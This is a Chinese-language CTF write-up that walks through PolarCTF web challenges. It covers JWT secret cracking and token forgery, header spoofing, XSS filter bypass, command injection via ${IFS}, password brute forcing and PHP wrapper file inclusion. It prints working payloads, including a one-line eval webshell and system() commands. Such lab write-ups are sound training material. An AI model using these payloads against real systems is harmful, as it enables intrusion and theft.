

# JWT

what is JWT

JSON Web Token (JSON web令牌)

是一个开放标准([rfc7519](#))，它定义了一种紧凑的、自包含的方式，用于在各方之间以JSON对象安全地传输信息。此信息可以验证和信任，因为它是数字签名的。jwt可以使用秘密（使用HMAC算法）或使用RSA或ECDSA的公钥/私钥对进行签名。

通过JSON形式作为web应用中的令牌，用于在各方之间安全地将信息作为JSON对象传输。在数据传输过程中还可以完成数据加密、签名等相关处理。巴拉巴拉的

[https://blog.csdn.net/Top\\_L398/article/details/109361680](https://blog.csdn.net/Top_L398/article/details/109361680)

看去吧

简单点说

JWT分为三部分abc

a:标头 b:有效载荷 c:签名

先看题目

ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 > |

欢迎来到主页！ [登录](#) [注册](#)

没有账号，我们先注册一个admin

[已经注册前往登录](#)

该用户名或邮箱已被注册！

提示用户名已经被注册，猜测可能flag可能和admin有关，可能需要登录admin账户

随便注册一个登录

查看个人中心并进行抓包

```
Pretty Raw Hex
1 GET /panel HTTP/1.1
2 Host: d24ad27a-918e-47ae-86f4-9448c5ccc140.www.polarctf.com:8090
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://d24ad27a-918e-47ae-86f4-9448c5ccc140.www.polarctf.com:8090/
8 Connection: close
9 Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmtZSI6IjEifQ.8SGkFhdaEt0zvByKBtzlo08ikAFCDHblvliPowur7e0; session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWzc2FnZSISIlxixMFxi1NTi5zlxlNzY3Ylx1NWY1NVx1ZmYwMSJdfV19.Za_H-A.aPhQt7nyuFd2uZGV6LklzE-0i34
10 Upgrade-Insecure-Requests: 1
11
12
```

发现JWT

拿过来分析一下

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1o8ikAFCDHb1v1iPowur7e0
```

明显的看出来有三段，中间用点隔开

这时候就要用到JWT解码工具<https://www.bejson.com/jwt/>

The screenshot shows the BeJSON JWT decoder interface. On the left, the '编码区域' (Encoding Area) contains a 'JWT Token' input field with the value: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1o8ikAFCDHb1v1iPowur7e0. In the center, the '操作区域' (Operation Area) has a dropdown for '签名算法' (Signature Algorithm) set to 'HS256'. Below it are three buttons: '← 编码' (Encode), '→ 解码' (Decode), and '✓ 校验' (Validate). A link 'Unix 时间互转' (Unix Time Conversion) is also present. On the right, the '解码区域' (Decoding Area) is divided into sections: '头部/Header' (Header) containing { "alg": "HS256", "typ": "JWT" }, '载荷/Payload' (Payload) containing { "username": "1" } (highlighted in grey), and '对称密钥' (Symmetric Key) with a placeholder and a star icon.

可以看到载荷的内容为

```
{  
  "username": "1"  
}
```

同时注意JWT算是一种加密，自然有密钥

密钥自然是有办法破解的，用到工具c-jwt-cracker

下载教程[https://blog.csdn.net/m0\\_61025358/article/details/134744252](https://blog.csdn.net/m0_61025358/article/details/134744252)

最后得到密钥SYSA

```
base64.n   DOCKERFILE  jwctrack      main.c      makefile  
└─(root㉿kali)-[~/home/kali/Downloads/c-jwt-cracker-master]  
# ./jwctrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1o8ikAFCDHb1v1iPowur7e0  
Secret is "SYSA"
```

我们将

```
{  
  "username": "1"  
}  
改成  
{  
  "username": "admin"  
}  
并且加上密钥，进行编译
```

得到一串新的JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbwluIn0.9avq5ApZ-xzu12kbon8z2cb6Y4bNru_0nnIZfJ1mo50
```

将之前抓包的JWT替换为新的JWT，并发包

The screenshot shows a web browser window with the URL `6d5433b8-1dd7-446c-b523-19f6dfa4f656.www.polarctf.com:8090`. The page title is "个人中心". Below it, the user information is displayed: 姓名 : admin, 密码 : flag{ec39c705cfb5295f9dddcedc819a1659}, 邮箱 : admin@polarctf.com.

得到flag

## login

查看源码，发现提示

```
▼ <body>
  |   <!--20200101 20200101-->
```

登录，提示成功登录

The screenshot shows a login form with fields for 学号: and 密码:. Below the form is a button labeled 提交查询 (Submit Query). To the right of the form, the text 登录成功 (Login Success) is displayed.

然后呢？

试一下20200102

发现f

学号:

密码:

提交查询

f

试一下20200103

发现|

学号:

密码:

提交查询

l

大胆推测，往后每一个都有一个字符，凑出flag

用bp抓下包

Pretty Raw Hex Render

密码:<input type="text" name="password">

</p>

<input type="submit" name="submit">

</form>

</body>

</html>

11 1 20200112 200

Type: 12 1 20200113 200

Request Response

From: Pretty Raw Hex Render

To: Step: 密码:<input type="text" name="password">

</p>

<input type="submit" name="submit">

</form>

</body>

How many Number of Base: 25 26 </html>

27 28 }

中间还有一串

flag{dlcg}

iphone

打开提示要iphone或ipad登录


Sorry, the admin menu must be viewed from iphone or ipad;  
[Back](#)



MODIFY HEADER

Name	Value
Host	4f90f1c8-1d8b-4ed9-bbaa-a215affc
User-Agent	Mozilla/5.0 (window NT 10.0; Win)
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

我们只要将



MODIFY HEADER

Name	Value
User-Agent	Mozilla/5.0 (window NT 10.0; Win)

改成iphone就欧克了，得到flag



flag{ba4c2f175f0dba2f2974e676c6dfbbab}

Back

MODIFY HEADER

Name	Value
Host	4f90f1c8-1d8b-4ed9-bbaa-a215affc
User-Agent	Mozilla/5.0 (iphone NT 10.0; Win)

## 浮生日记

PolarD&N CTF\_弹个窗让我康康

网页标签提示要弹窗，那就是XSS

我们在输入框输入弹窗代码

# 浮生日记本

你写的是，别搞事阿hxd.



发现不对

校园网登录 ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 > 其他书签

# 浮生日记本

你写的是<script>alert(1)</script>，别搞事阿hxd

搜索 HTML

```
<!DOCTYPE html>
<!--STATUS OK-->
<html> (滚动)
  <head> (滚动)
  <body>
    <h1 align="center">浮生日记本</h1>
    <h2 align="center">你写的是<script>alert(1)</script>，别搞事阿hxd.</h2>
    <center>
      <form action="index.php" method="GET">
        <input name="keyword" value=">>alert(1)</>">
        空白
        <input type="submit" name="submit" value="写日记">
      </form>
    </center>
```

过滤器 布局 计算

:hover .cl 弹性盒

元素 { 选择一个弹性 目以继续。 }

网格

此页面上没有网格。

盒模型

margin border padding

这个地方是我们要输入的，

<script>被过滤  
我们要更换一下，采用<scrscriptipt>  
因为script被过滤，输入就会被删除，如果输入scrscriptipt，中间被删除，两边又重新构建出了script

# **<scrscriptipt>alert(1)</scrscriptipt>**

```
<script>alert(1)</script>
```

写日记

我们要将他闭合掉

```
▼ <form action="index.php" method="GET">
  <input name="keyword" value="<scrscriptipt>alert(1)</scrscriptipt>">
  [空白]
```

我们要改为

```
"><scrscriptipt>alert(1)</scrscriptipt><"
```

```
▼ <center>
  ▼ <form action="index.php" method="GET">
    <input name="keyword" value="">
    <script>alert(1)</script>
    </form>
```

```
<input name="keyword" value="输入内容">
```

```
<input name="keyword" value=""> <script>alert(1)</script><"
```

第一个"和前面的value="闭合，>和前面的<input 中的<闭合，最后的<"和">闭合

输入，出现弹框



得到flag

flag{747b11f075d2f6f0d599058206190e27}



\$\$

这题考的是超全局变量<https://www.cnblogs.com/pawn-i/p/12088639.html>

**\$GLOBALS** 这种全局变量用于在 PHP 脚本中的任意位置访问全局变量（从函数或方法中均可）。

PHP 在名为 **\$GLOBALS[index]** 的数组中存储了所有全局变量。变量的名字就是数组的键。

**global** 在 PHP 中的解析是： **global** 的作用是定义全局变量，但是这个全局变量不是应用于整个网站，而是应用于当前页面，包括 **include** 或 **require** 的所有文件。

注： 在函数体内定义的 **global** 变量，函数体外可以使用，在函数体外定义的 **global** 变量不能在函数体内使用

**\$GLOBALS**： 用于访问所有全局变量（来自全局范围的变量），即可以从 PHP 脚本中的任何范围访问的变量。

这题我们直接传入

?c\$GLOBALS

得到 flag

```
        eval("var_dump($$a);");} array(7) { ["_GET"]=> array(1) { ["c"]=> string(7)  
"GLOBALS" } ["_POST"]=> array(0) {} ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["a"]=>  
string(7) "GLOBALS" ["fl4g"]=> string(38) "flag{9f8a2133f0cad361ff6d22a445c2531a}"  
["GLOBALS"]=> array(7) { ["_GET"]=> array(1) { ["c"]=> string(7) "GLOBALS" } ["_POST"]=>  
array(0) {} ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["a"]=> string(7) "GLOBALS"  
["fl4g"]=> string(38) "flag{9f8a2133f0cad361ff6d22a445c2531a}" ["GLOBALS"]=> *RECURSION*  
}}
```

The screenshot shows the HackBar interface with a loaded exploit. The URL field contains `http://8e2ad297-c99b-4d5d-9052-1476b9563e4e.www.polarctf.com:8090/?c$GLOBALS`. The interface includes tabs for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, and SSTI.

## 爆破

### 分析代码

```
if(isset($_GET['pass'])) {  
    $pass = md5($_GET['pass']);  
    if(substr($pass, 1, 1) == substr($pass, 14, 1) && substr($pass, 14, 1) == substr($pass, 17, 1)) {  
        if((intval(substr($pass, 1, 1)) + intval(substr($pass, 14, 1)) + substr($pass, 17, 1)) /  
substr($pass, 1, 1) == intval(substr($pass, 31, 1))) {  
            include('flag.php');  
            echo $flag;  
        }  
    }  
}
```

### 分析一下

`$pass = md5($_GET['pass']);`: 从 GET 请求中获取参数 'pass' 的值，并使用 MD5 哈希函数对其进行哈希处理，将结果存储在变量 `$pass` 中。

`substr($pass, 1, 1) == substr($pass, 14, 1) && substr($pass, 14, 1) == substr($pass, 17, 1)`: 检查密码的第2、第15和第18个字符是否相等。

`if((intval(substr($pass, 1, 1)) + intval(substr($pass, 14, 1)) + substr($pass, 17, 1)) / substr($pass, 1, 1) == intval(substr($pass, 31, 1)))`: 这一步对密码的字符进行一些数学运算。首先，将密码的第2、第15和第18个字符转换为整数，然后将它们相加。接着，将这个和除以密码的第2个字符，最后检查是否等于密码的第32个字符（注意，数组索引从0开始，所以第32个字符的索引是31）。

### 构建代码

```
import hashlib

for i in range(1, 10000):


    md5 = hashlib.md5(str(i).encode('utf-8')).hexdigest()

    if md5[1] != md5[14] or md5[14] != md5[17]:
        continue

    if (ord(md5[1])) >= 48 and ord(md5[1]) <= 57 and (ord(md5[31])) >= 48 and
    ord(md5[31]) <= 57:

        if ((int(md5[1]) + int(md5[14]) + int(md5[17])) / int(md5[1]) ==
        int(md5[31])):
            print(i)
```

得到数字422, 1202



```
E:\python\python3\python3.exe "E:\语言\PyCharm Professional\pythonProject\爆破.py"
422
1202
进程已结束, 退出代码为 0
```

构建代码

```
?pass=422
```

得到flag



XFF

# no! baby!

# 只有ip是1.1.1.1的用户才能得到flag!

伪装ip

Name	Value
X-Forwarded-For	1.1.1.1

得到flag

---

太行了！给你吧！！ flag{847ac5dd4057b1ece411cc42a8dca4b7}

---

rce1

---

# 就过滤了个空格，能拿到flag算我输

IP :

Ping

```
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/ /", $ip, $m)) {
        $cmd = "ping -c 4 \"$ip\"";
        exec($cmd, $res);
    } else {
        $res = $m;
    }
}
?>

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>ping</title>
</head>
<body>
<style>
    html {
```

有个ping, ping一下127.0.0.1试一下

rray

```
[0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
[1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.034 ms
[2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.032 ms
[3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.045 ms
[4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.043 ms
[5] =>
[6] => --- 127.0.0.1 ping statistics ---
[7] => 4 packets transmitted, 4 packets received, 0% packet loss
[8] => round-trip min/avg/max = 0.032/0.038/0.045 ms
```

试一下

127.0.0.1;ls

```
Ping  
Array  
(  
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes  
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.048 ms  
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.045 ms  
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.044 ms  
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.056 ms  
    [5] =>  
    [6] => --- 127.0.0.1 ping statistics ---  
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss  
    [8] => round-trip min/avg/max = 0.044/0.048/0.056 ms  
    [9] => 1.png  
    [10] => f1111aaag.php  
    [11] => index.php  
)
```

可以执行命令

```
</style>  
  
<h1>就过滤了个空格，能拿到flag算我输</h1>  
  
<form action="#" method="GET">  
    <label for="ip">IP : </label><br>
```

提示就过滤了空格

构建命令

```
127.0.0.1;cat${IFS}f1111aaag.php
```

IP :

Ping pre | 510.317 × 73.6

```
Array
(
    [0] => ?
)
```

✓ PHP

HackBar 查看器 控制台 调试器 网络 样式编辑

搜索 HTML +

```
<h1>就过滤了个空格，能看到+tag算预期</h1>
<form action="#" method="GET">
    <label for="ip">IP :</label>
    <br>
    <input id="ip" type="text" name="ip">
    <input type="submit" value="Ping">
</form>
<hr>
<pre>
    Array ( [0] =>
        <!--? //php flag{a3949821f7627a7fd30ab0722ff9b318} [1] --->
        ?> )

```

得到flag

## GET-POST

必须让我感受到你的真诚，用GET请求传递一下id吧，令id=1

听人话出饱饭

传一个id=1

}

你必须让我感受到你的真诚，用GET请求传递一下id吧，令id=1干的漂亮

虽然我感受到了你的真诚，但还是不行，用POST请求传递一下jljcxxy吧，令jljcxxy=flag

继续

jljcxxy=flag

然后就没有然后了？签到题？

虽然我感受到了你的真诚，但还是不行，用POST请求传递一下jljcxy吧，令  
jljcxy=flagflag{a52b7cac3af0b081349001c92d79cc0a}

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL  
http://13ab0286-d24b-4c0a-8aac-90ad840b7da1.www.polarctf.com:8090/?id=1

Use POST method enctype application/x-www-form-urlencoded

Body  
jljcxy=flag

## 被黑掉的站



扫一下后台

地址	HTTP响应
http://799adcc2-aa9a-4acc-a87e-3682e2135ecd.www.polarctf.com:8090/index.php	200
http://799adcc2-aa9a-4acc-a87e-3682e2135ecd.www.polarctf.com:8090/shell.php	200

两个网站，进去看看



密码不知道。一定是还有东西没有扫到

在kali扫一下

```
[12:47:27] 403 - 338B - ./htpasswd  
[12:47:27] 403 - 339B - ./httr-oauth  
[12:47:46] 200 - 911B - /index.php.bak  
[12:47:56] 403 - 341B - /server-status  
[12:47:56] 403 - 342B - /server-status/  
[12:47:57] 200 - 967B - /shell.php
```

出现一个新的index.php.bak

打开查看，发现是本字典

那就爆破一下

3	truong			
3	nikel	200		1178
		200		1175

发现密码

100	hhhhh	200	□	□	1175
85	nikel	200	□	□	1178
0		200	□	□	1175
1	123456	200	□	□	1175
3	123123	200	□	□	1175
2	123456789	200	□	□	1175
5	anhyeuem	200	□	□	1175
4	111111	200	□	□	1175
6	1234567	200	□	□	1175
7	123456789	200	□	□	1175
8	123456	200	□	□	1175
9	12345678	200	□	□	1175
10	000000	200	□	□	1175

Request      Response

Pretty    Raw    Hex    Render

```

28     <input type="submit" value="登录" style="width: 80px;">
29   </div>
30   <center>
31     <span style="color: red;">
32       flag{8e539a7a46fea05dea18b9b9f9ff6a63}
  
```

得到flag

## 签到题

扫面后台

--	http://a01221ec-82dd-494d-a995-1f69abf33692.www.polarctf.com:8090/data/
	http://a01221ec-82dd-494d-a995-1f69abf33692.www.polarctf.com:8090/index.php

打开第一个

校园网登录 ctfsolve CTF工具 kali 安洵杯 江苏海事 苏职大 >> 其他书签

```

<?php
    error_reporting(0);
    $file = $_GET['file'];
    if(!isset($file))
        $file = '1';
    $file = str_replace('..', '', $file);
    include_once($file.".php");
    highlight_file(__FILE__);
?>
  
```

发现代码

include\_once

会直接执行命令，可以构造一下php伪协议

关于php伪协议<https://blog.csdn.net/cosmoslin/article/details/120695429>

常用的几个

php://filter/read=convert.base64-encode/resource=index.php  
php://filter/resource=index.php

适用于**include** (\$参数)

```
data:text/plain,<?=system("tac fla*");?>
```

**data**伪协议的格式：

```
data://text/plain;base64,
```

**data**:资源类型(**MIME**类型);编码,内容

1.c=data://text/plain,<?php system("cat fla\*");?>  
读flag

2.c=data:,<?php @eval(\$\_POST['shell']); ?>  
可以直接用蚁剑连接

3.c=data:text/base64,PD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTsgPz4=

**data**类型扩展

data:,	<文本数据>
data:text/plain,	<文本数据>
data:text/html,	<HTML代码>
data:text/html;base64,	<base64编码的HTML代码>
data:text/css,	<CSS代码>
data:text/css;base64,	<base64编码的CSS代码>
data:text/javascript,	<Javascript代码>
data:text/javascript;base64,	<base64编码的Javascript代码>
data:image/gif;base64,	<base64编码的gif图片数据>
data:image/png;base64,	<base64编码的png图片数据>
data:image/jpeg;base64,	<base64编码的jpeg图片数据>
data:image/x-icon;base64,	<base64编码的icon图片数据>

这里我们用

```
?file=php://filter/read=convert.base64-  
encode/resource=../../../../../../../.././flag
```

得到base64

```
Pg== <?php
    error_reporting(0);
    $file = $_GET['file'];
    if(!isset($file))
        $file = '1';
    $file = str_replace('../', '', $file);
    include_once($file.".php");
    highlight_file(__FILE__);
?>
```

The screenshot shows the HackBar interface with a URL input field. The URL is: `http://a01221ec-82dd-494d-a995-1f69abf33692.www.polarctf.com:8090/data/?file=php://filter/read=convert.base64-encode/resource=../../../../../../../../flag`. The interface has tabs for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, and SSTI.

解码得到flag

The screenshot shows the 'Decoding Results' section with the following output:

```
解密结果 ↓
一键解码: 结果
base64解码: <?php
    $flag = "flag{92eb5ffee6ae2fec3ad71c777531578f}";
?> ****
base32解码:
base16解码:
hexdump(十六进制)
```

签到

# 我说我系签到题,你信吗

现在去获得flag吧

提交

```
<style>...</style>
<div>...
<div></div>
<div></div>
<div>现在去获得flag吧</div>
<form method="POST">
  <p>...</p>
  <p>
    <input type="hidden" name="qiandao" value="1">
  </p>
  <p>
    <input type="submit" disabled="disabled" value="提交">
  </p>
</form>
<script>alert('小火汁提交"ilovejljcxy"就能的到flag了啊')</script>
```

发现一个隐藏按钮

点击，获得提示



现在去获得flag吧

ilovejljc

1

提交

HackBar    查看器    控制台    调试器

搜索 HTML

进行提交，发现有位数限制

```
▼ <form method="POST">
  ▼ <p>
    <input type="text" name="key" maxlength="99">
  </p>
```

将限制改为99

重新提交，得到flag



## session文件包含